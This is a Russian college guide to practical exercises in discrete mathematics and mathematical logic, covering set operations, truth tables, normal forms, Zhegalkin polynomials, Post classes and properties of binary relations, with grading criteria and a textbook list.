20) P1={(1,1),(1,4),(2,3),(3,3),(4,1),(4,3),(4,4)}.
21) P1={(1,1),(2,2),(2,4),(3,3),(4,4),(3,2),(1,3),(4,1)}.
22) P1={(1,1),(2,2),(2,3),(2,4),(3,3),(3,4),(4,2),(4,4)}.
23) P1={(1,1),(2,2),(2,1),(3,3),(4,4),(4,3),(1,4),(2,4),(3,2),(3,4)}.
24) P1={(1,1),(1,2),(1,4),(2,2),(2,4),(3,3),(3,2),(3,4),(4,4)}.
25) P1={(1,1),(2,2),(2,3),(3,4),(1,4),(2,4),(4,2)}.

Литература:

1. Гашков С. Б. Дискретная математика : учебник и практикум для среднего профессионального образования / С. Б. Гашков, А. Б. Фролов. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 483 с. — (Профессиональное образование). — ISBN 978-5-534-13535-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518496 (дата обращения: 12.01.2024).
2. Гисин В. Б. Дискретная математика : учебник и практикум для среднего профессионального образования / В. Б. Гисин. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 468 с. — (Профессиональное образование). — ISBN 978-5-534-16754-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531642 (дата обращения: 12.01.2024).
3. Палий И. А. Дискретная математика и математическая логика : учебное пособие для среднего профессионального образования / И. А. Палий. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 370 с. — (Профессиональное образование). — ISBN 978-5-534-13522-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/516148 (дата обращения: 12.01.2024).

Дискретная математика с элементами математической логики

Методические указания
по выполнению самостоятельной работы

для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

Дискретная математика с элементами математической логики

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по *специальности*
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине ОП.02. Дискретная математика с элементами математической логики

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

Пояснительная записка

Дисциплина ОП.02. Дискретная математика с элементами математической логики является обязательной дисциплиной в общепрофессиональном цикле по *специальности 09.02.09 Веб-разработка.*

Дисциплина изучается в течение одного семестра.

В ходе освоения дисциплины обучающийся должен

уметь:

$У_1$ - выполнять операции над множествами;

$У_2$ - применять логические операции, формулы логики, законы алгебры логики;

$У_3$ - строить графы по исходным данным

знать:

$З_1$ - основные понятия теории множеств;

$З_2$ - формулы алгебры высказываний;

$З_3$ - методы минимизации алгебраических преобразований;

$З_4$ - основы языка и алгебры предикатов;

$З_5$ - основные понятия теории графов.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях.*

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

Требования к выполнению практических работ

Практические работы выполняются обучающимися в обязательном порядке по указанию преподавателя.

Работы выполняются в рабочей тетради и сдаются для проверки преподавателю. Полученная оценка выставляется в журнал и учитывается при освоении дисциплины в целом.

Критерии оценивания практических работ

Решение задач

Оценка "отлично" – задание выполнено в полном объеме правильно выбран способ решения, само решение сопровождается необходимыми объяснениями, верно выполнены нужные вычисления и преобразования, получен верный ответ, последовательно и аккуратно записано решение.

Оценка "хорошо" – задание выполнено в полном объеме, но встречается нерациональное решение, описки, недостаточность или отсутствие пояснений, обоснований в решениях.

Оценка "удовлетворительно" – задание выполнено в полном объеме, но встречаются негрубые ошибки, такие как потеря корня или сохранение в ответе постороннего корня; отбрасывание без объяснений одного из них и равнозначные им;

Оценка "неудовлетворительно" – задание не выполнено или имеются грубые ошибки, которые обнаруживают незнание обучающимися формул, правил, основных свойств, теорем и неумение их применять; незнание приемов решения задач, рассматриваемых в учебниках, а также вычислительные ошибки, если они не являются опиской

Практическое занятие № 1
Решение задач на выполнение теоретико-множественных операций. Применение теоретико-множественных диаграмм и свойств при выполнении операций над множествами

Цель: формирование умений по выполнению операций над множествами

Время выполнения – 2 часа.

Порядок выполнения:

1. Исходя из определения равенства множеств доказать тождество и проверить его с помощью диаграммы Эйлера-Венна.

1) а) $A\cap(B\cup C)=(A\cap B)\cup(A\cap C)$; б) $A\times(B\cup C)=(A\times B)\cup(A\times C)$; в) $A\setminus(B\cup C)=(A\setminus B)\cap(A\setminus C)$.
2) а) $A\cup(B\cap C)=(A\cup B)\cap(A\cup C)$; б) $(A\cup B)\times C=(A\times C)\cup(B\times C)$; в) $A\cap(B\cup(A\cap C))=(A\cap B)\cup(A\cap C)$.
3) а) $A\cap B=(A\cup B)$; б) $A\times(B\setminus C)=(A\times B)\setminus(A\times C)$; в) $A\cup(B\cap(A\cup C))=(A\cup B)\cap(A\cup C)$.
4) а) $A\setminus(B\cup C)=(A\setminus B)\cap(A\setminus C)$; б) $A\times(B\cap C)=(A\times B)\cap(A\times C)$; в) $(A\oplus B)\cup(A\cap B)=A\cup B$.
5) а) $(A\cup B)\setminus C=(A\setminus C)\cup(B\setminus C)$; б) $(A\cap B)\times C=(A\times C)\cap(B\times C)$; в) $(A\setminus B)\cup B=(B\setminus A)\cup A$.
6) а) $(A\cup B)=(A\cap B)$; б) $(A\cap B)\times(C\cap P)=(A\times C)\cap(B\times P)$; в)$A\setminus B=A\setminus(A\cap B)$.
7) а) $A\setminus(B\cap C)=(A\setminus B)\cup(A\setminus C)$; б) $(A\setminus B)\times C=(A\times C)\setminus(B\times C)$; в) $(A\cap B)\setminus C=A\cap B\cap C$.
8) а) $A\cup B=A\cap B$; б) $(A\cup B)\times(C\cup P)=(A\times C)\cup(B\times C)\cup(A\times P)\cup(B\times P)$; в) $A\oplus B=(A\cap B)\cup(A\cap B)$.
9) а) $A\cap(B\setminus C)=(A\cap B)\setminus(A\cap C)$; б) $A\setminus B=A\oplus(A\cap B)$; в)$(A\setminus B)\setminus C=(A\setminus C)\setminus B$.
10) а) $A\cup(A\cap B)=A\cap(A\cup B)=A$; б) $A\cap(B\setminus C)=(A\cap B)\setminus(A\cap C)$; в) $(A\setminus B)\cup(A\setminus C)=A\setminus(B\cap C)$.
11) а) $(A\cap B)\cup(A\cap C)= A\cap(B\cup C)$; б) $A\times(B\cup C)=(A\times B)\cup(A\times C)$; в) $A\setminus(B\cup C)=(A\setminus B)\cap(A\setminus C)$.
12) а) $(A\cup B)\cap(AUC)=A\cup(B\cap C)$; б) $(A\cup B)\times C=(A\times C)\cup(B\times C)$; в) $A\cap(B\cup(A\cap C))=(A\cap B)\cup(A\cap C)$.
13) а) $(A\cup B)=A\cap B$; б) $A\times(B\setminus C)=(A\times B)\setminus(A\times C)$; в) $A\cup(B\cap(A\cup C))=(A\cup B)\cap(A\cup C)$.
14) а) $(A\setminus B)\cap(A\setminus C)= A\setminus(B\cup C)$; б) $A\times(B\cap C)=(A\times B)\cap(A\times C)$; в) $(A\oplus B)\cup(A\cap B)=A\cup B$.
15) а) $(A\setminus C)\cup(B\setminus C)= (A\cup B)\setminus C$; б) $(A\cap B)\times C=(A\times C)\cap(B\times C)$; в) $(A\setminus B)\cup B=(B\setminus A)\cup A$.
16) а) $(A\cap B)=(A\cup B)$; б) $(A\cap B)\times(C\cap P)=(A\times C)\cap(B\times P)$; в)$A\setminus B=A\setminus(A\cap B)$.
17) а) $(A\setminus B)\cup(A\setminus C)=A\setminus(B\cap C)$; б) $(A\setminus B)\times C=(A\times C)\setminus(B\times C)$; в) $(A\cap B)\setminus C=A\cap B\cap C$.
18) а) $A\cap B=A\cup B$; б) $(A\cup B)\times(C\cup P)=(A\times C)\cup(B\times C)\cup(A\times P)\cup(B\times P)$; в) $A\oplus B=(A\cap B)\cup(A\cap B)$.

19) а) (A∩B)\(A∩C)=A∩(B\C); б) A\B=A⊕(A∩B); в)(A\B)\C=(A\C)\B.
20) а) A∩(A∪B)=A=A∪(A∩B); б) A∩(B\C)=(A∩B)\(A∩C);
в) (A\B)∪(A\C)=A\(B∩C).
21) а) (A∪B)∩(AUC)=A∪(B∩C); б) A×(B∪C)=(A×B)∪(A×C);
в) A\(B∪C)=(A\B)∩(A\C).
22) а) A∩(B∪C)=(A∩B)∪(A∩C); б) A×(B\C)=(A×B)\(A×C);
в) A∪(B∩(A∪C))=(A∪B)∩(A∪C).
23) а) A\(B∩C)=(A\B)∪(A\C); б) A×(B∪C)=(A×B)∪(A×C);
в) A\(B∪C)=(A\B)∩(A\C).
24) а) A\(B∩C)=(A\B)∪(A\C); б) A×(B∩C)=(A×B)∩(A×C);
в) (A⊕B)∪(A∩B)=A∪B.
25) а) (A∪B)\C=(A\C)∪(B\C); б) (A∩B)×(C∩P)=(A×C)∩(B×P);
в) A\B=A\(A∩B).
26) а) A∩(B\C)=(A∩B)\(A∩C); б) (A\B)×C=(A×C)\(B×C);
в) (A∩B)\C=A∩B∩C.
27) а) A∪(A∩B)=A∩(A∪B)=A; б) A\B=A⊕(A∩B); в)(A\B)\C=(A\C)\B.
28) а) (A\C)∪(B\C)=(A∪B)\C б) A∩(B\C)=(A∩B)\(A∩C);
в) (A\B)∪(A\C)=A\(B∩C).
29) а) (A∩B)\(A∩C)=A∩(B\C); б) A\B=A⊕(A∩B); в)(A\B)\C=(A\C)\B.
30) а) (A\C)∪(B\C)=(A∪B)\C; б) (A∩B)×C=(A×C)∩(B×C);
в) (A\B)∪B=(B\A)∪A.

2. Даны множества : A={a | a∈N, 1≤a≤50}, B={b | b∈N, 10<b≤60},
C={c | c∈N, 39<c<101}.
Выполнить действия и определить мощность полученных множеств.

1) а) (A∩B)\C ; б) B∪C.
2) а) A∩B ; б) C⊕B.
3) а) (A∩C)∪B ; б) A⊕C.
4) а) C∩A ; б) B⊕C.
5) а) (B∪C)∩A ; б) B\A.
6) а) A∪B ; б) A∩C.
7) а) (A∪B)∩C ; б) B⊕A.
8) а) (C∩B)∩A ; б) A⊕B.
9) а) A∪B∪C ; б) C\B.
10) а) (A∪B)∩A ; б) A⊕C.
11) а) (C∩B)\A ; б) B∪A.
12) а) C∩B ; б) A⊕B.
13) а) (C∩A)∪B ; б) C⊕A.
14) а) A∩C ; б) B⊕A.
15) а) (B∪A)∩C ; б) B\C.
16) а) C∪B ; б) C∩A.
17) а) (C∪B)∩A ; б) B⊕C.
18) а) (A∩B)∩C ; б) C⊕B.

19) а) $C \cup B \cup A$; б) $A \setminus B$.
20) а) $(C \cup B) \cap C$; б) $C \oplus A$.
21) а) $(A \cap C) \setminus B$; б) $C \cup B$.
22) а) $A \cap C$; б) $B \oplus C$.
23) а) $(A \cap B) \cup C$; б) $A \oplus B$.
24) а) $B \cap A$; б) $C \oplus B$.
25) а) $(C \cup B) \cap A$; б) $C \setminus A$.
26) а) $A \cup C$; б) $A \cap B$.
27) а) $(A \cap C) \cap B$; б) $C \oplus A$.
28) а) $(B \cup C) \cap A$; б) $A \oplus C$.
29) а) $A \cup C \cup B$; б) $B \setminus C$.
30) а) $(A \cup C) \cap A$; б) $A \oplus B$.

Практическое занятие № 2
Построение таблиц истинности логических формул. Определение равносильности формул с помощью таблицы истинности

Цель: научиться применять логические операции, формулы логики, законы алгебры логики.

Время выполнения – 2 часа.

Порядок выполнения:

1. Составьте таблицы истинности формул

1) а) $(x \vee y) \leftrightarrow (y \downarrow x)$; б) $(x|y) \rightarrow (z \theta xy)$.
2) а) $(x \leftrightarrow y) \vee (y \downarrow x)$; б) $((x \rightarrow y)|z) \theta xy$.
3) а) $(x \vee y) \leftrightarrow (y \downarrow x)$; б) $((x|y) \rightarrow z) \theta xy$.
4) а) $(x \leftrightarrow y) \vee (y \downarrow x)$; б) $((x \rightarrow y)|z) \theta xy$.
5) а) $(x \vee y) \rightarrow (y \theta x)$; б) $((x \leftrightarrow y)|z) \downarrow xy$.
6) а) $(x \theta y) \leftrightarrow (y|x)$; б) $((x \downarrow y) \leftrightarrow z) \vee xy$.
7) а) $(x \vee y) \downarrow (y \rightarrow x)$; б) $((x|y) \leftrightarrow z) \theta xy$.
8) а) $(x \theta y) \rightarrow (y \downarrow x)$; б) $((x|y) \vee z) \leftrightarrow xy$.
9) а) $x \leftrightarrow (y \rightarrow (y \downarrow x))$; б) $((x|y) \vee z) \theta xy$.
10) а) $x \downarrow (y \rightarrow (y|x))$; б) $x \theta (y \vee z \leftrightarrow xy)$.
11) а) $x \leftrightarrow (y \rightarrow (y \theta x))$; б) $x|(y \vee z \downarrow xy)$.
12) а) $x \rightarrow (y|(y \theta x))$; б) $x \leftrightarrow (y \vee z \downarrow xy)$.
13) а) $x \downarrow (y \rightarrow (y \vee x))$; б) $x|(y \leftrightarrow z \theta xy)$.
14) а) $x \theta (y \rightarrow (y \leftrightarrow x))$; б) $x \downarrow (y \vee z|xy)$.
15) а) $(x \downarrow y)|(y \vee x)$; б) $(x \leftrightarrow y) \theta (z \rightarrow xy)$.
16) а) $(x|y) \rightarrow (y \theta x)$; б) $(x \& y) \vee (z \leftrightarrow x \downarrow y)$.
17) а) $(x \vee y) \rightarrow (y \downarrow x)$; б) $(x|y) \leftrightarrow (z \theta xy)$.
18) а) $(x \vee y) \downarrow (y \rightarrow x)$; б) $(x \theta y) \rightarrow (z|xy)$.
19) а) $(x \theta y)|(y \downarrow x)$; б) $(x \leftrightarrow y) \rightarrow (z \vee xy)$.
20) а) $(x \& y) \leftrightarrow (y \downarrow x)$; б) $(x \rightarrow y)|(z \theta x \vee y)$.
21) а) $x \downarrow (y \theta (y \rightarrow x))$; б) $x \vee (y|z \theta xy)$.
22) а) $x|(y \theta (y \vee x))$; б) $x \rightarrow (y \downarrow (z \leftrightarrow xy))$.
23) а) $x \theta (y \rightarrow (y \leftrightarrow x))$; б) $x \downarrow (y|(z \vee xy))$.
24) а) $(x \vee y) \rightarrow (y \theta x)$; б) $x \downarrow (y \leftrightarrow (z \downarrow xy))$.
25) а) $x \leftrightarrow (y \& (y \rightarrow x))$; б) $x \vee (y \theta (z \downarrow x|y))$.

2. Проверьте двумя способами, будут ли эквивалентны следующие формулы : составлением таблиц истинности; с помощью эквивалентных преобразований.

1) $x \to (y \oplus z)$; $(x \to y) \oplus (x \to z)$.
2) $x \mid (y \to z)$; $(x \mid y) \to (x \mid z)$.
3) $x \& (y \oplus z)$; $(x \& y) \oplus (x \& z)$.
4) $x \& (y \to z)$; $(x \& y) \to (x \& z)$.
5) $x \& (y \leftrightarrow z)$; $(x \& y) \leftrightarrow (x \& z)$.
6) $x \& (y \mid z)$; $(x \& y) \mid (x \& z)$.
7) $x \vee (y \to z)$; $(x \vee y) \to (x \vee z)$.
8) $x \vee (y \mid z)$; $(x \vee y) \mid (x \vee z)$.
9) $x \vee (y \leftrightarrow z)$; $(x \vee y) \leftrightarrow (x \vee z)$.
10) $x \oplus (y \leftrightarrow z)$; $(x \oplus y) \leftrightarrow (x \oplus z)$.
11) $x \oplus (y \to z)$; $(x \oplus y) \to (x \oplus z)$.
12) $x \oplus (y \mid z)$; $(x \oplus y) \mid (x \oplus z)$.
13) $x \downarrow (y \leftrightarrow z)$; $(x \downarrow y) \leftrightarrow (x \downarrow z)$.
14) $x \mid (y \oplus z)$; $(x \mid y) \oplus (x \mid z)$.
15) $x \to (y \mid z)$; $(x \to y) \mid (x \to z)$.
16) $x \to (y \leftrightarrow z)$; $(x \to y) \leftrightarrow (x \to z)$.
17) $x \vee (y \oplus z)$; $(x \vee y) \oplus (x \vee z)$.
18) $x \downarrow (y \oplus z)$; $(x \downarrow y) \oplus (x \downarrow z)$.
19) $x \leftrightarrow (y \oplus z)$; $(x \leftrightarrow y) \oplus (x \leftrightarrow z)$.
20) $x \to (y \downarrow z)$; $(x \to y) \downarrow (x \to z)$.
21) $x \downarrow (y \mid z)$; $(x \downarrow y) \mid (x \downarrow z)$.
22) $x \leftrightarrow (y \mid z)$; $(x \leftrightarrow y) \mid (x \leftrightarrow z)$.
23) $x \to (y \downarrow z)$; $(x \to y) \downarrow (x \to z)$.
24) $(x \leftrightarrow y) \vee z$; $(x \vee z) \leftrightarrow (y \vee z)$.
25) $(x \leftrightarrow y) \& z$; $(x \& z) \leftrightarrow (y \& z)$.

Практическое занятие № 3
Представление булевых функций в виде СДНФ и СКНФ с помощью эквивалентных преобразований и таблицы истинности.
Минимизация булевых функций

Цель: научиться применять логические операции, формулы логики, законы алгебры логики.

Время выполнения – 2 часа.

Порядок выполнения:

1. Приведением формул к СДНФ или СКНФ с помощью эквивалентных преобразований, проверьте эквивалентность формул задания № 2 практической работы № 2.
2. С помощью эквивалентных преобразований приведите формулу к ДНФ, КНФ, СДНФ, СКНФ.

1) $(x \vee y) \to (z \Theta x)$.
2) $(x \vee y) \to (z \Theta x)$.
3) $(x \vee y) \to (z \Theta x)$.
4) $(x \vee y) \to (z \leftrightarrow x)$.
5) $(x \vee y) \to (z \leftrightarrow x)$.
6) $(x|y) \Theta (z \to x)$.
7) $(z \to x) \leftrightarrow (y|x)$.
8) $(x|y) \Theta (z \to x)$.
9) $(z \to x) \leftrightarrow (x|y)$.
10) $(z \to x) \Theta (x|y)$.
11) $((x \downarrow y) \to z) \Theta y$.
12) $((x|y) \to z) \Theta y$.
13) $((x \downarrow y) \to z) \Theta y$.
14) $((x \downarrow y) \to z) \leftrightarrow y$.
15) $((x \downarrow y) \to z) \leftrightarrow y$.
16) $((x \downarrow y) \to z) \Theta y$.
17) $(x \vee y) \to (z \leftrightarrow y)$.
18) $(x|y) \Theta (z \to y)$.
19) $((x \downarrow y) \to z) \leftrightarrow x$.
20) $(x \vee y) \to (z \leftrightarrow x)$.
21) $((x \leftrightarrow y)|z) \Theta y$.
22) $((x \downarrow y) \to (z \leftrightarrow y)$.
23) $((x \downarrow y) \to z) \leftrightarrow y$.
24) $x \vee y \to (z \leftrightarrow y)$.
25) $((x \leftrightarrow y) \to z)|y$.

3. Приведением формул к СДНФ найдите сокращенную, все тупиковые и минимальные ДНФ булевой функции f(x,y,z)

1) $(x \vee y) \to (z \oplus x)$.
2) $(x \vee y) \to (z \oplus x)$.
3) $(x \vee y) \to (z \oplus x)$.
4) $(x \vee y) \to (z \leftrightarrow x)$.
5) $(x \vee y) \to (z \leftrightarrow x)$.
6) $(x|y) \oplus (z \to x)$.
7) $(z \to x) \leftrightarrow (y|x)$.
8) $(x|y) \oplus (z \to x)$.
9) $(z \to x) \leftrightarrow (x|y)$.
10) $(z \to x) \oplus (x|y)$.
11) $((x \downarrow y) \to z) \oplus y$.
12) $((x|y) \to z) \oplus y$.
13) $((x \downarrow y) \to z) \oplus y$.
14) $((x \downarrow y) \to z) \leftrightarrow y$.
15) $((x \downarrow y) \to z) \leftrightarrow y$.
16) $((x \downarrow y) \to z) \oplus y$.
17) $(x \vee y) \to (z \leftrightarrow y)$.
18) $(x|y) \oplus (z \to y)$.
19) $((x \downarrow y) \to z) \leftrightarrow x$.
20) $(x \vee y) \to (z \leftrightarrow x)$.
21) $((x \leftrightarrow y)|z) \oplus y$.
22) $((x \downarrow y) \to (z \leftrightarrow y)$.
23) $((x \downarrow y) \to z) \leftrightarrow y$.
24) $x \vee y \to (z \leftrightarrow y)$.
25) $((x \leftrightarrow y) \to z)|y$.

4. Найдите сокращенную, все тупиковые и минимальные ДНФ булевой функции f(x,y,z)

1) f(0,1,0) = f(1,0,0) = f(1,0,1) = f(1,1,1) = 1.
2) f(0,1,1) = f(1,0,0) = f(1,1,0) = f(1,1,1) = 1.
3) f(0,0,0) = f(0,0,1) = f(1,0,1) = f(1,1,1) = 1.
4) f(0,0,1) = f(1,1,1) = f(1,1,0) = f(0,0,0) = 1.
5) f(0,0,0) = f(1,1,1) = f(1,1,0) = f(0,1,1) = 1.
6) f(0,0,1) = f(0,1,1) = f(1,1,0) = f(1,1,1) = 1.
7) f(0,0,0) = f(1,0,1) = f(1,1,1) = f(0,1,1) = f(0,1,0) = 1.
8) f(1,0,1) = f(0,1,0) = f(1,1,1) = f(1,1,0) = f(0,1,1) = 1.
9) f(1,0,0) = f(1,1,0) = f(0,1,1) = f(0,1,0) = 1.
10) f(0,1,1) = f(1,0,0) = f(1,0,1) = f(1,1,0) = 1.
11) f(0,0,1) = f(1,0,0) = f(1,1,0) = f(0,1,1) = f(0,1,0) = 1.
12) f(0,0,1) = f(0,1,1) = f(1,1,1) = 0.
13) f(0,0,0) = f(0,0,1) = f(1,1,0) = f(0,1,1) = f(0,1,0) = 1.
14) f(0,0,0) = f(0,1,0) = f(1,1,1) = 0.
15) f(0,0,0) = f(0,0,1) = f(1,0,0) = f(1,1,0) = 1.
16) f(1,0,1) = f(0,1,1) = f(0,1,0) = 0.
17) f(1,0,0) = f(0,1,1) = f(0,1,0) = 0.
18) f(0,0,1) = f(0,1,1) = f(1,0,0) = f(1,0,1) = 1.
19) f(1,0,0) = f(0,0,1) = f(0,1,1) = 0.
20) f(0,0,1) = f(0,1,1) = f(1,1,0) = 0.
21) f(0,0,0) = f(0,0,1) = f(1,0,0) = f(1,1,0) = 0.
22) f(0,1,1) = f(1,0,0) = f(1,0,1) = 1.
23) f(0,0,1) = f(1,0,0) = f(1,1,0) = 1.
24) f(0,1,1) = f(0,1,0) = f(1,0,0) = f(1,0,1) = 0.
25) f(0,1,1) = f(0,1,0) = f(1,0,1) = f(1,1,1) = 1.

Практическое занятие № 4
Представление булевой функции в виде многочлена Жегалкина. Проверка булевых функций на принадлежность к классам P0, P1, S, M, L. Проверка множества булевых функций на полноту

Цель: научиться применять логические операции, формулы логики, законы алгебры логики.

Время выполнения – 2 часа.

Порядок выполнения:

1. Постройте полином Жегалкина функции f(x,y,z), соответствующей формуле задания №2 предыдущей практической работы.
2. Постройте полином Жегалкина функции f(x,y,z). Определите к каким классам Поста принадлежит функция.

1) f(0,1,0) = f(1,0,0) = f(1,0,1) = 0.
2) f(0,1,1) = f(1,0,0) = f(1,1,0) = 0.
3) f(0,0,0) = f(0,0,1) = f(1,0,1) = f(1,1,1) = 1.
4) f(0,0,1) = f(1,1,1) = f(1,1,0) = 0.
5) f(0,0,0) = f(1,1,1) = f(1,1,0) = 0.
6) f(0,0,1) = f(0,1,1) = f(1,1,0) = f(1,1,1) = 1.
7) f(0,0,0) = f(1,0,1) = f(1,1,1) = 0.
8) f(1,0,1) = f(0,1,0) = f(1,1,1) = 0.
9) f(1,0,0) = f(1,1,0) = f(0,1,1) = f(0,1,0) = 1.
10) f(0,1,1) = f(1,0,0) = f(1,0,1) = 0.
11) f(0,0,1) = f(1,0,0) = f(1,1,0) = 0.
12) f(0,0,1) = f(0,1,1) = f(1,1,1) = 0.
13) f(0,0,0) = f(0,0,1) = f(1,1,0) = 0.
14) f(0,0,0) = f(0,1,0) = f(1,1,1) = 0.
15) f(0,0,0) = f(0,0,1) = f(1,0,0) = f(1,1,0) = 1.
16) f(1,0,1) = f(0,1,1) = f(0,1,0) = 0.

Практическое занятие № 5
Определение свойств бинарных отношений

Цель:

Время выполнения – 2 часа.

Порядок выполнения:

1. A={a, b, c}, B={1,2,3,4}, P_1= A×B, P_2= B^2. Изобразите P_1, P_2 графически. Найдите $[(P_1 \circ P_2)^{-1}]$. Проверьте с помощью матрицы $[P_2]$, является ли отношение P_2 рефлексивным, симметричным, антисимметричным, транзитивным?

1) P_1={(a,1),(a,2),(b,3),(c,2),(c,3),(c,4)},
   P_2={(1,1),(2,1),(2,2),(2,3),(2,4),(3,3),(3,4)}.

2) P_1={(a,1),(a,2),(a,3),(a,4),(b,3)(c,2)},
   P_2={(1,1),(1,4),(2,2),(2,3),(3,3),(3,2),(4,1),(4,4)}.
3) P_1={(a,1),(a,2),(a,4),(c,3),(c,2),(c,4)},
   P_2={(2,1),(3,1),(3,2),(4,1),(4,3)}.
4) P_1={(a,1),(a,2),(b,2),(b,4),(c,2),(c,3)},
   P_2={(1,1),(1,2),(2,2),(3,3),(4,3),(4,4)}.
5) P_1={(a,1),(a,4),(b,2),(b,3),(c,1),(c,4)},
   P_2={(1,1),(1,4),(2,1),(3,4),(4,3),(4,1)}.
6) P_1={(a,1),(a,2),(a,4),(b,1),(b,4),(c,3)},
   P_2={(1,1),(2,4),(2,1),(3,3),(4,2),(4,1)}.
7) P_1={(a,1),(b,3),(b,1),(b,4),(c,3),(c,2)},
   P_2={(1,3),(1,4),(2,2),(3,3),(4,3),(4,4)}.
8) P_1={(a,1),(b,3),(c,1),(c,2),(c,3),(c,4)},
   P_2={(1,1),(1,2),(1,4),(2,1),(2,2),(2,3),(3,3),(3,2),(3,4),(4,3),(4,4),(4,1)}.
9) P_1={(a,1),(a,2),(a,4),(b,3),(c,1),(c,4)},
   P_2={(1,3),(1,2),(2,3),(3,2),(3,4),(4,1)}.
10) P_1={(a,3),(a,2),(b,2),(b,3),(c,1),(c,4)},
    P_2={(1,1),(1,2),(2,2),(3,3),(4,1),(4,4)}.
11) P_1={(a,2),(a,4),(b,3),(c,1),(c,2)},
    P_2={(1,1),(1,3),(2,4),(3,1),(3,4),(4,3),(4,2)}.
12) P_1={(b,1),(b,3),(c,1),(c,2),(c,3),(c,4)},
    P_2={(1,1),(2,2),(2,3),(2,4),(3,2),(3,3),(3,4),(4,2),(4,3),(4,4)}.
13) P_1={(a,1),(a,2),(a,4),(b,2),(b,4),(c,3)},
    P_2={(1,1),(2,2),(2,4),(3,3),(4,4),(4,2)}.
14) P_1={(a,2),(a,3),(a,4),(c,3),(c,1),(c,4)},
    P_2={(1,4),(2,3),(2,1),(3,4),(4,2)}.
15) P_1={(a,1),(a,2),(b,3),(b,4),(c,3),(c,4)},
    P_2={(1,1),(1,4),(2,1),(2,2),(2,4),(3,3)}.
16) P_1={(a,2),(a,3),(a,4),(b,1),(b,2),(b,4)},
    P_2={(1,1),(1,3),(1,4),(2,2),(2,3),(3,2),(3,3),(4,3),(4,4)}.

17) P_1={(a,3),(b,4),(b,3),(b,2),(b,1),(c,2)},
P_2={(1,1),(1,3),(2,4),(3,1),(3,3),(4,2)}.
18) P_1={(a,3),(b,4),(b,3),(c,1),(c,2),(c,4)},
P_2={(1,2),(1,3),(1,4),(2,3),(4,3),(4,2)}.
19) P_1={(a,1),(b,2),(b,3),(c,1),(c,3),(c,4)},
P_2={(1,1),(1,2),(1,3),(2,2),(2,3),(3,3),(3,4),(4,1),(4,4)}.
20) P_1={(a,2),(a,4),(a,3),(c,1),(c,2),(c,3)},
P_2={(1,1),(1,4),(2,3),(3,3),(4,1),(4,3),(4,4)}.
21) P_1={(a,2),(a,4),(b,1),(b,2),(b,4),(c,2),(c,4)},
P_2={(1,1),(2,2),(2,4),(3,3),(4,4),(3,2),(1,3),(4,1)}.
22) P_1={(a,3),(a,4),(b,1),(b,4),(c,2),(c,4)},
P_2={(1,1),(2,2),(2,3),(2,4),(3,3),(3,4),(4,2),(4,4)}.
23) P_1={(a,2),(a,3),(a,4),(b,1),(c,2),(c,3),(c,4)},
P_2={(1,1),(2,2),(2,1),(3,3),(4,4),(4,3),(1,4),(2,4),(3,2),(3,4)}.

24) P_1={(b,2),(b,1),(b,4),(a,3),(c,1),(c,2),(c,4)},
P_2={(1,1),(1,2),(1,4),(2,2),(2,4),(3,3),(3,2),(3,4),(4,4)}.
25) P_1={(a,2),(a,3),(a,4),(b,3),(c,1),(c,4)},
P_2={(1,1),(2,2),(2,3),(3,4),(1,4),(2,4),(4,2)}.

2. Найдите область определения, область значений отношения P. Является ли отношение P рефлексивным, симметричным, антисимметричным, транзитивным?

1) $P=\{(x,y)|\ x^2+y^2=1\}$, $x,y\in R$.
2) $P=\{(x,y)|\ xy>1\ \}$, $x,y\in R$.
3) $P=\{(x,y)|\ y=|x|\ \}$, $x,y\in R$.
4) $P=\{(x,y)|\ x^2+x=y^2+y\ \}$, $x,y\in R$.
5) $P=\{(x,y)|\ x-y\in Z\ \}$, $x,y\in R$.
6) $P=\{(x,y)|\ x+y=-2\ \}$, $x,y\in R$.
7) $P=\{(x,y)|\ x^2+y^2=4\}$, $x,y\in R$.
8) $P=\{(x,y)|\ y<x-1\ \}$, $x,y\in R$.
9) $P=\{(x,y)|\ x^2=y\ \}$, $x,y\in R$.
10) $P=\{(x,y)|\ x^2\geq y\ \}$, $x,y\in R$.
11) $P=\{(x,y)|\ x^2+y^2=9\}$, $x,y\in R$.
12) P={(x,y)| x+y кратно 3 }, $x,y\in Z$.
13) P={(x,y)| x-y кратно 2 }, $x,y\in Z$.

14) $P=\{(x,y)|\ 2x=3y\}$, $x,y\in Z$.
15) $P=\{(x,y)|\ x+y$ нечётно $\}$, $x,y\in Z$.
16) $P=\{(x,y)|\ x-y$ чётно $\}$, $x,y\in Z$.
17) $P=\{(x,y)|\ 5x=2y\}$, $x,y\in Z$.
18) $P=\{(x,y)|\ x=-y\}$, $x,y\in Z$.
19) $P=\{(x,y)|\ x+1=y\}$, $x,y\in Z$.
20) $P=\{(x,y)|\ y>x-2\}$, $x,y\in Z$.
